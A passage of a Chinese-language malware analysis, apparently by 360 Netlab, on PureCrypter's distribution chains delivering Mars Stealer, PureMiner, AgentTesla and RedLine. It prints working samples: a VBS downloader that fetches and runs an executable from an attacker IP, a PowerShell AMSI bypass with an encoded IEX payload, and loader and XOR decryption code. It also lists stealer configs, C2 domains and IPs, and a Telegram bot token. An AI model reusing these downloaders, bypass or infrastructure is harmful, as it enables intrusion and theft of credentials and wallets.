
第3列为访问量，不同域名访问量有差别，整体评估应该在千级，而这只是我们看到的众多C2中的一个。

通过关联分析，我们发现 `185.215.113.89` 经常跟 `62.204.41.69` (3月)和 `45.143.201.4` （6月）这两个C2配合使用，它们关系可以用下图关联。



传播分析

PureCrypter采用了downloader+injector的双模块机制，前者被传播后再传播后者，相当于在传播链条上增加了一环，加上作者惯用图片名后缀、编码传输等手段隐藏injector，这些本身就已足够复杂。而作者在downloader传播这块也下了不少功夫，我们看到的有通过bat2exe捆绑破解软件的方式、使用VBS和powershell脚本loader的方式、结合Godzilla前置loader等多种方式，这些操作叠加起来的结果就是PureCrypter的传播链条普遍较深较复杂。在5月份我们甚至发现通过PureCrypter传播Raccoon，后者进一步传播Azorult、Remcos、PureMiner、PureClipper的案例。




No.	Time	Source	Destination	Protoco	Length	Info
178	51.358511	172.16.1.132	185.215.113.89	HTTP	142	GET /dl/0528/net_Akqwbsob.png HTTP/1.1
460	70.833084	172.16.1.132	192.248.184.34	HTTP	355	POST / HTTP/1.1 (application/x-www-form-urlencoded)
472	71.954681	192.248.184.34	172.16.1.132	HTTP	943	HTTP/1.1 200 OK (text/html)
477	72.307012	172.16.1.132	94.158.247.24	HTTP	230	GET /aN7iD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1

```
grbr_DESKTOPtxt:%USERPROFILE%\Desktop|*.txt|-|100|1|0|files\n
grbr_Recent:%userprofile%\AppData\Roaming\Microsoft\Windows\Recent|*.doc*,*.txt,*.xls|*recycle*,*windows*|1024|0|1|files\n
grbr_Authy:%userprofile%\AppData\Roaming\Authy Desktop\Local Storage\leveldb|*MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*,|*recycle*,'
grbr_Winauth:%userprofile%\AppData\Roaming\WinAuth|*.xml,*winauth*,|*recycle*,*windows*|1024|0|0|files\n
grbr_KdbxAxxUtc:%USERPROFILE%|*.kdbx,*.axx,*UTC--*|*recycle*,*windows*|1024|1|0|files\n
 [truncated]grbr_Desktopfiles:%USERPROFILE%\Desktop|*password*,*wallet*,*seed*,*bitcoin*,*key*,*2fa*,*crypto*,*coin*,*private*,*mnemoni
 [truncated]grbr_Documentsfiles:%USERPROFILE%\Documents|*password*,*wallet*,*seed*,*bitcoin*,*key*,*2fa*,*crypto*,*coin*,*private*,*mne
 [truncated]grbr_Downloadsfiles:%USERPROFILE%\Downloads|*password*,*wallet*,*seed*,*bitcoin*,*key*,*2fa*,*crypto*,*coin*,*private*,*mne
 [truncated]grbr_Pictures:%USERPROFILE%\Pictures|*password*,*wallet*,*seed*,*bitcoin*,*key*,*2fa*,*crypto*,*coin*,*private*,*mnemonic*,
ldr_1:http://185.215.113.89/azne.exe|%TEMP%\|exe\n
ldr_1:http://185.215.113.89/pm.exe|%TEMP%\|exe\n
ldr_1:http://185.215.113.89/cc.exe|%TEMP%\|exe\n
ldr_1:http://185.215.113.89/rc.exe|%TEMP%\|exe\n
```

下面介绍几个典型传播手法。


这个主要在一些破解软件上有见到，downloader模块通过Bat2Exe捆绑到前者进行传播。实际运行时保存在资源中的恶意文件被释放到tmp目录下，通过start.bat来触发运行。释放在tmp目录下的文件形如下图：




start.bat命令形如：

```
@echo off
shift /0
@echo on
@echo off
start Revo.Uninstaller.Pro.4.0.0-Patch.exe
start a1.lnk
start a2.lnk
start a3.lnk
```


在我们分析的案例中，.lnk文件被用来启动powershell执行恶意命令。




Powershell解码出一个base64编码的VBS loader：



VBS loader进一步释放一个downloader，并通过shellcode运行后者。该downloader的敏感信息都保存在资源中，包括进程名和download url，如下图所示。



根据运行后的进程名将该downloader命名为`Meteorite`，上图中的url就对应PureCrypter的downloader模块，完整的通信过程如下图：



No.	Time	Source	Destination	Protoco	Length	Info
172	82.548338	172.16.1.121	185.215.113.89	HTTP	125	GET /pps.ps1 HTTP/1.1
358	84.701822	172.16.1.121	185.215.113.89	HTTP	124	GET /pps.ps1 HTTP/1.1
1785	114.873412	172.16.1.121	185.215.113.89	HTTP	289	GET /zxcv.EXE HTTP/1.1
1851	116.589436	185.215.113.89	172.16.1.121	HTTP	1665	HTTP/1.1 200 OK
1854	116.993735	172.16.1.121	185.215.113.89	HTTP	289	GET /asdf.EXE HTTP/1.1
1895	118.721391	185.215.113.89	172.16.1.121	HTTP	7505	HTTP/1.1 200 OK
1900	119.052180	172.16.1.121	185.215.113.89	HTTP	290	GET /asdfg.exe HTTP/1.1
1960	120.775426	185.215.113.89	172.16.1.121	HTTP	1665	HTTP/1.1 200 OK
1963	120.914318	172.16.1.121	185.215.113.89	HTTP	290	GET /zxcvb.exe HTTP/1.1
2026	122.622825	185.215.113.89	172.16.1.121	HTTP	1514	[TCP Fast Retransmission] HTTP/1.1 200 OK
2055	142.657536	172.16.1.121	185.215.113.89	HTTP	142	GET /dl/0414/net_Gzhsuovx.bmp HTTP/1.1
2058	142.692530	172.16.1.121	185.215.113.89	HTTP	142	GET /dl/0414/net_Gzhsuovx.bmp HTTP/1.1
2061	142.714794	172.16.1.121	185.215.113.89	HTTP	142	GET /dl/0414/net_Gzhsuovx.bmp HTTP/1.1

最终payload为Mars Stealer，c2: `rockrock.ug/gggate.php` ，配置信息如下:

Input start: 212 end: 212 length: 0 length: 212 lines: 1

```
MXwxfDF8MXwxfDVxRGxQdVZLb1J8RGlzY29yZHwwfCVBUFBEQVRBJVxkaXNjb3JkXExvY2FsIFN0b3JhZ2VcfCp8MXwwfDB8VGVsZWdyYW18MHwlQVBQREFUQSVcVGVsZWdyYW0gRGVza3RvcFx0ZGF0YVx8KkQ4NzdGNzgzRDVEM0VGOEMqLCptYXAqLCpjb25maWdzKnwxfDB8MHw=
```

Output start: 159 end: 159 length: 0 time: 2ms length: 158 lines: 1


```
1|1|1|1|1|5qDlPuVKoR|Discord|0|%APPDATA%\discord\Local Storage\|*|1|0|0|Telegram|0|%APPDATA%\Telegram Desktop\tdata\|*D877F783D5D3EF8C*,*map*,*configs*|1|0|0|
```

2，“VBS/Powershell + PureCrypter” 传播PureMiner

涉及的C2为 `89.34.27.167` ，入口为一个VBS脚本或者Powershell脚本，下面是VBS脚本的例子。

```
Set objXMLHTTP=CreateObject("MSXML2.XMLHTTP")
objXMLHTTP.open "GET","http://89.34.27.167/check.exe",false
objXMLHTTP.send()
If objXMLHTTP.Status=200 Then
Set objADOStream=CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type=1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position=0
objADOStream.SaveToFile "C:\Windows\Temp\check.exe"
objADOStream.Close
Set objADOStream=Nothing
End if
Set objXMLHTTP=Nothing
Set objShell=CreateObject("WScript.Shell")
objShell.Exec("C:\Windows\Temp\check.exe")
```

网络通信流量如下：



Time	Source	Destination	Protocol	Length	Info
2022-06-23 20:37:10.865038	172.16.1.104	89.34.27.167	HTTP	370	GET /check.exe HTTP/1.1
2022-06-23 20:37:23.164431	172.16.1.104	89.34.27.167	HTTP	134	GET /check_Dxmeysdl.bmp HTTP/1.1

Powershell脚本如下：

```
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType(("{5}{2}{0}{1}{3}{6}{4}" -f
'ut',('oma'+'t'+'ion.'),'.A',('Ams'+'iUt'),'ls',('S'+'ystem.'+'Manage'+'men'+'t'),'i')).GetField(("{1}{2}
f('b'+'lic,Sta'+'ti'),'c','P','u',('N'+'on'))).GetValue($null),0x41414141)
$a =
"BCBDIEMgACAdIAAgAiBIIFQgVCBQIBogDyAPIBggGSAOIBMgFCAOIBIgFyAOIBEgFiAXIAIgKiAEIEkgUyAWIBQgACAdIAAgCCAIIHsg
BEIEQgUiBFIFMgUyB3IEkgRCBUIEggACBGIFIgTyBNIAAgdyBJIE4gEyASIH8gcCBSIE8gQyBFIFMgUyBPIFIgAiAJIAkgeyAQIHOgDiB
EUgVCBXIE8gUiBLIFMgRSBSIFYgSSBDIEUgUyBTIA4gRSBYIEUgAiAqICogCCBuIEUgVyANIG8gQiBKIEUgQyBUIAAgbiBFIFQgDiB3IE
AiAMIAAgAiAEIEQgUyBUIAIgCSAqIHMgVCBBIFIgVCANIHAgUiBPIEMgRSBTIFMgACACIAQgRCBTIFQgAiAAIAAgDSBXIEkgTiBEIE8gV
$b = [System.Convert]::FromBase64String($a)
for ($x = 0; $x -lt $b.Count; $x++) {
                ${B}[${x}] = ${B}[${X}] -bxor 32
        }
IEX ([System.Text.Encoding]::Unicode.GetString($b))
```

Powershell脚本下载并运行PureCrypter的downloader模块，后者继续下载injector，这里比较特殊的是使用Discord来分发injector:

```
internal static List<byte> rucap()
{
    byte[] array = psyit.rucaq("https://cdn.discordapp.com/attachments/994652587494232125/1004377750762704896/ps1-6_Hjuvcier.png");
    string text = "Wvzlhjrsiazgqivoesruijns";
    byte[] bytes = Encoding.ASCII.GetBytes(text);
    List<byte> list = new List<byte>();
    for (int i = 0; i < array.Length; i++)
    {
        list.Add(bytes[i % bytes.Length] ^ array[i]);
    }
    return list;
}
```

最终的payload为PureMiner，C2如下:

```
185.157.160.214
pwn.oracleservice.top
pwn.letmaker.top

port: 8080, 8444
```

3，利用未知.NET downloader传播 AgentTesla、RedLine

该downloader家族未知，其运行时同样分为多个阶段，其中stage0模块负责加载资源中的stage1恶意模块：

```
// Token: 0x06000049 RID: 73 RVA: 0x000069F4 File Offset: 0x00004BF4
private static int THAI02()
{
    byte[] array = (byte[])new ResourceManager(frmEmpMan.CompletedSync).GetObject("Queue");
    bool flag = frmEmpMan.ttt == "dgok";
    if (flag)
    {
        MessageBox.Show(";");
    }
    for (int i = 63510; i >= 0; i += -1)
    {
        array = frmEmpMan.THAI06(array, i, Math.Abs(256));
    }
    bool flag2 = frmEmpMan.ttt == "dgok";
    if (flag2)
    {
        MessageBox.Show(";");
    }
    frmEmpMan.NullTextWriter = ((Assembly)frmEmpMan.THAI04(array)).GetExportedTypes()[1];
    return 0;
}

// Token: 0x0600004A RID: 74 RVA: 0x00006AA8 File Offset: 0x00004CA8
public static object THAI04(byte[] ConstructionCall)
{
    Type type = Type.GetType("SyWstem.WReflection.AWssembly".Replace("W", ""));
    return type.InvokeMember("L" + "WoaWd".Replace("W", ""), BindingFlags.InvokeMethod, null, null, new object[] { ConstructionCall });
}
```

stage1模块运行后会继续加载下一阶段模块stage2：

```
149             ArgIterator.Q((Assembly)customAttributeProvider);
150             Environment.Exit(0);
151         }
152
153         // Token: 0x06000012 RID: 18 RVA: 0x0000298C File Offset: 0x00000B8C
154         private new static void Q(object A_0)
155         {
156             int num = 0;
157             IReflect reflect;
158             for (;;)
159             {
160                 switch (num)
161                 {
162                 default:
163                     reflect = CollectionNode.Ɉ.ϒ.ʊ<Assembly>((Assembly)A_0, '\u0357', 879)[20];
164                     num = 1;
165                     break;
166                 case 1:
167                 case 2:
168                 case 4:
169                     goto IL_39;
170                 case 3:
171                     return;
172                 }
173             }
174             IL_39:
175             _MethodInfo methodInfo = CollectionNode.Ɉ.Q<Type>((Type)reflect, 651, 747)[5];
176             (methodInfo as MethodInfo).Invoke(null, null);
177         }
```

stage2模块也是一个Crypter(暂未命名)，与PureCrypter不同，他还提供了下载功能，用来下载恶意PureCrypter的downloader模块，即图中的 `puty.exe` 。

```
387         public static void n4NftymK3c(string \u0020, string \u0020)
388         {
389             WebClient webClient = new WebClient();
390             string text = bnh2OEFAPeTnvVTpIV.hCFbrIdgnXMCqMATa3d() + \u0020;
391             int num = 0;
392             if (bnh2OEFAPeTnvVTpIV.gQmWVxdd3j0CqiApavP())
393             {
394                 num = 0;
395             }
396             for (;;)
397             {
398                 switch (num)
399                 {
400                 default:
401                     bnh2OEFAPeTnvVTpIV.Feof6LL5S5(text);
402                     bnh2OEFAPeTnvVTpIV.IpwWJsdRgN7JfB8Qsxb(webClient, \u0020, text);
403                     bnh2OEFAPeTnvVTpIV.MfJO3KdrDmLLE1UmOuX(text);
404                     num = 0;
405                     if (bnh2OEFAPeTnvVTpIV.IpQaPKdIWMg47Bl8EQY() == null)
406                     {
```

从资源中异或解密恶意软件，key为 `bnvFGkCKlnhQ` ，相关算法如下：

```
public static byte[] FgAtgD530(byte[] \u0020, string \u0020)
{
    byte[] bytes = Encoding.ASCII.GetBytes(\u0020);
    for (int i = 0; i <= \u0020.Length; i++)
    {
        \u0020[i % \u0020.Length] = Convert.ToByte((Convert.ToInt32((int)(\u0020[i % \u0020.Length] ^ bytes[i % bytes.Length])) - Convert.ToInt32(\u0020[(i + 1) % \u0020.Length]) + 256) %
          256);
    }
    Array.Resize<byte>(ref \u0020, \u0020.Length - 1);
    return \u0020;
}
```

因此实际传播了两个家族：

stage2的payload为AgentTesla，c2为 `https[:]//api.telegram.org/bot5421147975:AAGrsGnLOHZfFv7yHuj3hZdQSOVmPodIAVI/sendDocument`

PureCrypter的payload为RedLine，c2为

```
IP: workstation2022.ddns.net:62099
ID: cheat
```

总结

PureCrypter是一个仍在活跃的MaaS类型的botnet，已经传播了10多种影响比较大的其它恶意家族。PureCrypter的传播手法普遍比较复杂，其背后应该存在至少一个比较专业的黑产组织，他们拥有较多的技术、域名和IP资源，预计今后会继续传播其它的恶意家族。我们对PureCrypter的传播活动一直有较好的检测，会第一时间将C2等威胁信息添加到我们的威胁情报库中。后续我们会继续保持关注，及时更新最新的威胁信息。

联系我们

感兴趣的读者，可以在 **twitter** 或者通过邮件**netlab[at]360.cn**联系我们。

IOC

MD5

Family Name	MD5
Bat2Exe Downloader	424ed5bcaae063a7724c49cdd93138f5
VBS downloader	3f20e08daaf34b563227c797b4574743
Powershell downloader	c4c5167dec23b6dd2d565cd091a279e4
未知.NET Downloader	9b70a337824bac612946da1432295e9c

C2 &URL

agenttt.ac.ug
andres.ug
asdasgs.ug
asdsadasrdc.ug
beachwood.ug
boundertime.ru
check-time.ru
courtneyjones.ac.ug
danwisha.ac.ug
hopeforhealth.com.ph
hubvera.ac.ug
jonescourtney.ac.ug
leatherlites.ug
marksidfgs.ug
marnersstyler.ug
mistitis.ug
mofdold.ug
momomolastik.ug
nicoslag.ru
partaususd.ru
pdshcjvnv.ug
qd34g34ewdfsf23.ru
qwertasd.ru
qwertzx.ru
raphaellasia.com
rockphil.ac.ug
rockrock.ug
timebound.ug
timebounder.ru
timecheck.ug
timekeeper.ug
triathlethe.ug
underdohg.ac.ug
underdohg.ug
www.rockrock.ug
212.192.246.195
37.0.11.164:8080
80.66.75.123
89.34.27.167
91.243.44.142
185.215.113.89
62.204.41.69
45.143.201.4

https://cdn.discordapp.com/attachments/994652587494232125/1004377750762704896/ps1-6_Hjuvcier.png